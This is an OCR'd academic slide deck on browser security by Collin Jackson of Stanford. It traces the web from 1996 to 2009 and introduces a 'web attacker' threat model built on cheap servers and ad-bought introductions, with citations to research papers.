
Securing the Web Platform

Collin Jackson

Stanford University

The Web Platform



Dynamic
Interactive

Ubiquitous
Instant updates


Pages

Web Applications

Programs

The Web in 1996

- A security policy is born
- One page, one principal


Netscape - [Tim's Amateur Rocketry Web Page!]
File Edit View Go Bookmarks Options Directory Window Help
Back Forward Home Reload Images Open Print Find Stop
Go to: http://www.primenet.com/~monoply/
TIM'S Amateur rocketry Web Page
Experimental High Power Models Pro's UFO's
Email Webmaster
Sign The GUESTBOOK
GO TUCOWS
NETSCAPE Now!
Made with Macintosh
Free Speech Now!
12349
Document: Done

Headline Graphics Courtesy of Dangerous Dave!


This page has a voice greeting. If you were unable to hear it,or weren't sure which Netscape plug-in to use go HERE to get it!. The page only gets updated about once every six months, so please don't send me email asking when the next time I'm gonna update it will be! You can see if I'm on-line now with "Finger".

Check out the C|Net page on rocketry!

The Counter says you're visitor number 12349

The Web in 2009

- Many tabs
- Many sources of content
- Concurrent sessions



iGoogle
http://www.google.com/ig?hl=en&tab=nw&source=iglk
Gmail - All Mail - collin.ja...
Collin Jackson
iGoogle
WebSVN - Subversion Rep...
Web Images Maps News Video Gmail more ▾
collin.jackson@gmail.com | Classic Home | My Account | Sign out
iGoogle
Google Search
I'm Feeling Lucky
Advanced Search
Search Preferences
Language Tools
New! Now you can chat with friends on iGoogle. Learn More
Get artist themes | Change theme from Beach | Add stuff »
Home
More Stuff
Subspace
Gmail
Chat
Options ▾
Add friends
YouTube - Broadcast Your...
www.youtube.com
You Tube
Broadcast Yourself
Home
Videos
Channels
Community
Search
Upload
Videos being watched right now...
Promoted Videos
Featured Videos
See More Featured Videos
Sesame Street: 12 And Pinball Animation
BANGKOK DANGEROUS
Edit

Meet the Web Attacker

A server with an introduction

Non-Assumption

"The user is confused"




Blake Ross, Collin Jackson, Nick Miyake, Dan Boneh, and John C. Mitchell. Stronger Password Authentication Using Browser Extensions (USENIX Security 2005)

Collin Jackson, Dan Simon, Desney Tan, and Adam Barth. An Evaluation of Extended Validation and Picture-in-Picture Phishing Attacks (USEC 2007)

The Web Attacker wants:

- Your pixels
- Your keystrokes
- Your messages
- Your session
- Your browsing history
- Your IP address




Stabilize your payments with a fixed rate mortgage

Refinance now with the bank you trust

- Lock in a low, fixed rate
- Know what you'll pay every month

A blacklist approach?



Reported Attack Site!


This web site at azerbaijan.usaid.gov has been reported as an attack site and has been blocked based on your security preferences.

Attack sites try to install programs that steal private information, use your computer to attack others, or damage your system.

Some attack sites intentionally distribute harmful software, but many are compromised without the knowledge or permission of their owners.

Servers are cheap


- Domain and hosting: $10
- Domain-validated HTTPS: $0
- Targeted introductions $1 per 2000




We're dreaming of a pink Christmas

Miss Piggy shares her secrets to having a happy holiday

Value of an introduction



Leveraging the Introduction



- Your pixels
- Your keystrokes
- Your messages
- Your session
- Your browsing history
- Your IP address

Adam Barth, Collin Jackson, and John C. Mitchell. Securing Browser Frame Communication. (USENIX Security 2008)

Helen J. Wang, Xiaofeng Fan, Jon Howell, and Collin Jackson. Protection and Communication Abstractions for Web Browsers in MashupOS. (SOSP 2007)

